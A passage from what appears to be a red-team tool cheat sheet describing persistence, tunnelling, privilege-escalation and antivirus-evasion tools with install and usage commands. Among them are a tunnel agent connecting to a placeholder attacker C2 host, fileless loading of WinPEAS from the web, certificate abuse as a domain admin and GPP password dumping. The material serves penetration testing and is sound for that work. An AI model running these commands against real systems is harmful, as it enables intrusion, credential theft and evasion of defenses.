SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "Some File" -m add
### [🔙](#tool-list)[ligolo-ng](https://github.com/nicocha30/ligolo-ng)
Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).
Instead of using a SOCKS proxy or TCP/UDP forwarders, Ligolo-ng creates a userland network stack using [Gvisor](https://gvisor.dev/).
When running the relay/proxy server, a tun interface is used, packets sent to this interface are translated, and then transmitted to the agent remote network.
**Install: (Download)**
Precompiled binaries (Windows/Linux/macOS) are available on the [Release page](https://github.com/nicocha30/ligolo-ng/releases).
**Install: (Build)**
*Building ligolo-ng (Go >= 1.17 is required):*
go build -o agent cmd/agent/main.go
go build -o proxy cmd/proxy/main.go
# Build for Windows
GOOS=windows go build -o agent.exe cmd/agent/main.go
GOOS=windows go build -o proxy.exe cmd/proxy/main.go
**Setup: (Linux)**
sudo ip tuntap add user [your_username] mode tun ligolo
sudo ip link set ligolo up
**Setup: (Windows)**
You need to download the [Wintun](https://www.wintun.net/) driver (used by [WireGuard](https://www.wireguard.com/)) and place the `wintun.dll` in the same folder as Ligolo (make sure you use the right architecture).
**Setup: (Proxy server)**
./proxy -h # Help options
./proxy -autocert # Automatically request LetsEncrypt certificates
**Usage:**
*Start the agent on your target (victim) computer (no privileges are required!):*
./agent -connect attacker_c2_server.com:11601
A session should appear on the proxy server.
INFO[0102] Agent joined. name=nchatelain@nworkstation remote="XX.XX.XX.XX:38000"
Use the session command to select the agent.
ligolo-ng » session
? Specify a session : 1 - nchatelain@nworkstation - XX.XX.XX.XX:38000
Full usage information can be found [here](https://github.com/nicocha30/ligolo-ng#using-ligolo-ng).

*Image used from https://github.com/nicocha30/ligolo-ng#demo*
# Privilege Escalation
### [🔙](#tool-list)[Crassus](https://github.com/vu-ls/Crassus)
"Accenture made a tool called Spartacus, which finds DLL hijacking opportunities on Windows. Using Spartacus as a starting point, we created Crassus to extend Windows privilege escalation finding capabilities beyond simply looking for missing files. The ACLs used by files and directories of privileged processes can find more than just looking for missing files to achieve the goal." - [Link](https://github.com/vu-ls/Crassus?tab=readme-ov-file#why-crassus)
**Install: (Build)**
Crassus was developed as a Visual Studio 2019 project. To build Crassus.exe:
1. Open Crassus.sln
2. Press Ctrl+Shift+B on your keyboard
**Install: (precompiled)**
If you trust running other people's code without knowing what it does, Crassus.exe is [provided in this repository](https://github.com/vu-ls/Crassus/blob/main/binaries/Crassus.exe).
**Usage:**
1. In [Process Monitor](https://learn.microsoft.com/en-us/sysinternals/downloads/procmon), select the `Enable Boot Logging` option.
2. Reboot.
3. Once you have logged in and Windows has settled, optionally also run [scheduled tasks that may be configured to run with privileges](https://gist.github.com/wdormann/8afe4edf605627ee4f203861b6cc3a1c).
4. Run Process Monitor once again.
5. When prompted, save the boot log.
6. Reset the default Process Monitor filter using `Ctrl-R`.
7. Save this log file, e.g., to `boot.PML`. The reason for re-saving the log file is twofold:
1. Older versions of Process Monitor do not save boot logs as a single file.
2. Boot logs by default will be unfiltered, which may contain extra noise, such as a local-user DLL hijacking in the launching of of Process Monitor itself.

*Image used from https://github.com/vu-ls/Crassus?tab=readme-ov-file#screenshots*

### [🔙](#tool-list)[LinPEAS](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)
LinPEAS is a nice verbose privilege escalation for finding local privesc routes on Linux endpoints.
**Install + Usage:**
curl -L "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh" | sh
### [🔙](#tool-list)[WinPEAS](https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS)

WinPEAS is a nice verbose privilege escalation for finding local privesc routes on Windows endpoints.
**Install + Usage:**
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

### [🔙](#tool-list)[linux-smart-enumeration](https://github.com/diego-treitos/linux-smart-enumeration)
Linux smart enumeration is another good, less verbose, linux privesc tool for Linux.
**Install + Usage:**
curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo lse.sh;chmod 700 lse.sh
### [🔙](#tool-list)[Certify](https://github.com/GhostPack/Certify)

Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).
Certify is designed to be used in conjunction with other red team tools and techniques, such as Mimikatz and PowerShell, to enable red teamers to perform various types of attacks, including man-in-the-middle attacks, impersonation attacks, and privilege escalation attacks.
**Key features of Certify:**
- Certificate creation
- Certificate signing
- Certificate import
- Certificate trust modification
**Install: (Compile)**
Certify is compatible with [Visual Studio 2019 Community Edition](https://visualstudio.microsoft.com/vs/community/). Open the Certify project [.sln](https://github.com/GhostPack/Certify), choose "Release", and build.
**Install: (Running Certify Through PowerShell)**
If you want to run Certify in-memory through a PowerShell wrapper, first compile the Certify and base64-encode the resulting assembly:
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Temp\Certify.exe")) | Out-File -Encoding ASCII C:\Temp\Certify.txt
Certify can then be loaded in a PowerShell script with the following (where "aa..." is replaced with the base64-encoded Certify assembly string):
$CertifyAssembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String("aa..."))
The Main() method and any arguments can then be invoked as follows:
[Certify.Program]::Main("find /vulnerable".Split())
Full compile instructions can be found [here](https://github.com/GhostPack/Certify#compile-instructions).
**Usage:**
# See if there are any vulnerable templates
Certify.exe find /vulnerable
# Request a new certificate for a template/CA, specifying a DA localadmin as the alternate principal
Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /altname:localadmin
Full example walkthrough can be found [here](https://github.com/GhostPack/Certify#example-walkthrough).
### [🔙](#tool-list)[Get-GPPPassword](https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1)

Get-GPPPassword is a PowerShell script part of the PowerSploit toolkit, it is designed to retrieve passwords for local accounts that are created and managed using Group Policy Preferences (GPP).
Get-GPPPassword works by searching the SYSVOL folder on the domain controller for any GPP files that contain password information. Once it finds these files, it decrypts the password information and displays it to the user.
**Install:**
Follow the PowerSploit [installation instructions](https://github.com/A-poc/RedTeam-Tools#powersploit) from this tool sheet.
powershell.exe -ep bypass
Import-Module PowerSploit
**Usage:**
# Get all passwords with additional information
Get-GPPPassword
# Get list of all passwords
Get-GPPPassword | ForEach-Object {$_.passwords} | Sort-Object -Uniq
### [🔙](#tool-list)[Sherlock](https://github.com/rasta-mouse/Sherlock)
PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.
*Supports:*
- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle
- MS16-034 : Windows Kernel-Mode Drivers EoP
- MS16-135 : Win32k Elevation of Privilege
- CVE-2017-7199 : Nessus Agent 6.6.2 - 6.10.3 Priv Esc
**Install: (PowerShell)**
# Git install
git clone https://github.com/rasta-mouse/Sherlock
# Load powershell module
Import-Module -Name C:\INSTALL_LOCATION\Sherlock\Sherlock.ps1
**Usage: (PowerShell)**
# Run all functions
Find-AllVulns
# Run specific function (MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference)
Find-MS14058

*Image used from https://vk9-sec.com/sherlock-find-missing-windows-patches-for-local-privilege-escalation/*
### [🔙](#tool-list)[Watson](https://github.com/rasta-mouse/Watson)
Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities.
Great for identifying missing patches and suggesting exploits that could be used to exploit known vulnerabilities in order to gain higher privileges on the system.
**Install:**
Using [Visual Studio 2019 Community Edition](https://visualstudio.microsoft.com/vs/community/). Open the [Watson project .sln](https://github.com/rasta-mouse/Watson), choose "Release", and build.
**Usage:**
# Run all checks
Watson.exe

*Image text used from https://github.com/rasta-mouse/Watson#usage*
### [🔙](#tool-list)[ImpulsiveDLLHijack](https://github.com/knight0x07/ImpulsiveDLLHijack)
A C# based tool that automates the process of discovering and exploiting DLL Hijacks in target binaries.
The discovered Hijacked paths can be weaponized, during an engagement, to evade EDR's.
**Install:**
- **Procmon.exe** -> https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
- **Custom Confirmatory DLL's** :
- These are DLL files which assist the tool to get the confirmation whether the DLL's are been successfully loaded from the identified hijack path
- Compiled from the MalDLL project provided above (or use the precompiled binaries if you trust me!)
- 32Bit dll name should be: maldll32.dll
- 64Bit dll name should be: maldll64.dll
- Install NuGet Package:** PeNet** -> https://www.nuget.org/packages/PeNet/ (Prereq while compiling the ImpulsiveDLLHijack project)
**Note: i & ii prerequisites should be placed in the ImpulsiveDLLHijacks.exe's directory itself.**
- **Build and Setup Information:**
- **ImpulsiveDLLHijack**
- Clone the repository in Visual Studio
- Once project is loaded in Visual Studio go to "Project" --> "Manage NuGet packages" --> Browse for packages and install "PeNet" -> https://www.nuget.org/packages/PeNet/
- Build the project!
- The ImpulsiveDLLHijack.exe will be inside the bin directory.
- **And for Confirmatory DLL's:**
- Clone the repository in Visual Studio
- Build the project with x86 and x64
- Rename x86 release as maldll32.dll and x64 release as maldll64.dll
- **Setup:** Copy the Confirmatory DLL's (maldll32 & maldll64) in the ImpulsiveDLLHijack.exe directory & then execute ImpulsiveDLLHijack.exe :))
*Install instructions from https://github.com/knight0x07/ImpulsiveDLLHijack#2-prerequisites*
**Usage:**
# Help
ImpulsiveDLLHijack.exe -h
# Look for vulnerabilities in an executable
ImpulsiveDLLHijack.exe -path BINARY_PATH
Usage examples can be found [here](https://github.com/knight0x07/ImpulsiveDLLHijack#4-examples).

*Image used from https://github.com/knight0x07/ImpulsiveDLLHijack#4-examples*
### [🔙](#tool-list)[ADFSDump](https://github.com/mandiant/ADFSDump)
A C# tool to dump all sorts of goodies from AD FS.
Created by Doug Bienstock [@doughsec](https://twitter.com/doughsec) while at Mandiant FireEye.
This tool is designed to be run in conjunction with ADFSpoof. ADFSdump will output all of the information needed in order to generate security tokens using ADFSpoof.
**Requirements:**
- ADFSDump must be run under the user context of the AD FS service account. You can get this information by running a process listing on the AD FS server or from the output of the Get-ADFSProperties cmdlet. Only the AD FS service account has the permissions needed to access the configuration database. Not even a DA can access this.
- ADFSDump assumes that the service is configured to use the Windows Internal Database (WID). Although it would be trivial to support an external SQL server, this feature does not exist right now.
- ADFSDump must be run locally on an AD FS server, NOT an AD FS web application proxy. The WID can only be accessed locally via a named pipe.
**Install: (Compile)**
ADFSDump was built against .NET 4.5 with Visual Studio 2017 Community Edition. Simply open up the project .sln, choose "Release", and build.
**Usage: (Flags)**
# The Active Directory domain to target. Defaults to the current domain.
/domain:
# The Domain Controller to target. Defaults to the current DC.
/server:
# Switch. Toggle to disable outputting the DKM key.
/nokey
# (optional) SQL connection string if ADFS is using remote MS SQL rather than WID.
/database
[Blog - Exploring the Golden SAML Attack Against ADFS](https://www.orangecyberdefense.com/global/blog/cloud/exploring-the-golden-saml-attack-against-adfs)
*Image used from https://www.orangecyberdefense.com/global/blog/cloud/exploring-the-golden-saml-attack-against-adfs*
### [🔙](#tool-list)[BeRoot](https://github.com/AlessandroZ/BeRoot)
BeRoot Project is a post exploitation tool to check common misconfigurations to find a way to escalate our privilege.
The goal of BeRoot is to only output potential privilege escalation opportunities and not a endpoint configuration assessment.
This project works on Windows, Linux and Mac OS.
**Install: (Linux)**
git clone https://github.com/AlessandroZ/BeRoot
cd BeRoot/Linux/
**Install: (Windows)**
A pre-compiled version of BeRoot can be found [here](https://github.com/AlessandroZ/BeRoot/releases).
**Usage:**
# Run BeRoot
python beroot.py
# Run BeRoot with user password (If you know the password use it, you could get more results)
python beroot.py --password super_strong_password
Further information can be found here for:
- [Linux](https://github.com/AlessandroZ/BeRoot/tree/master/Linux)
- [Windows](https://github.com/AlessandroZ/BeRoot/tree/master/Windows)

*Image used from https://github.com/AlessandroZ/BeRoot*
# Defense Evasion
### [🔙](#tool-list)[Invoke-Obfuscation](https://github.com/danielbohannon/Invoke-Obfuscation)
A PowerShell v2.0+ compatible PowerShell command and script obfuscator. If a victim endpoint is able to execute PowerShell then this tool is great for creating heavily obfuscated scripts.
**Install:**
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
**Usage:**
./Invoke-Obfuscation

### [🔙](#tool-list)[Veil](https://github.com/Veil-Framework/Veil)
Veil is a tool for generating metasploit payloads that bypass common anti-virus solutions.
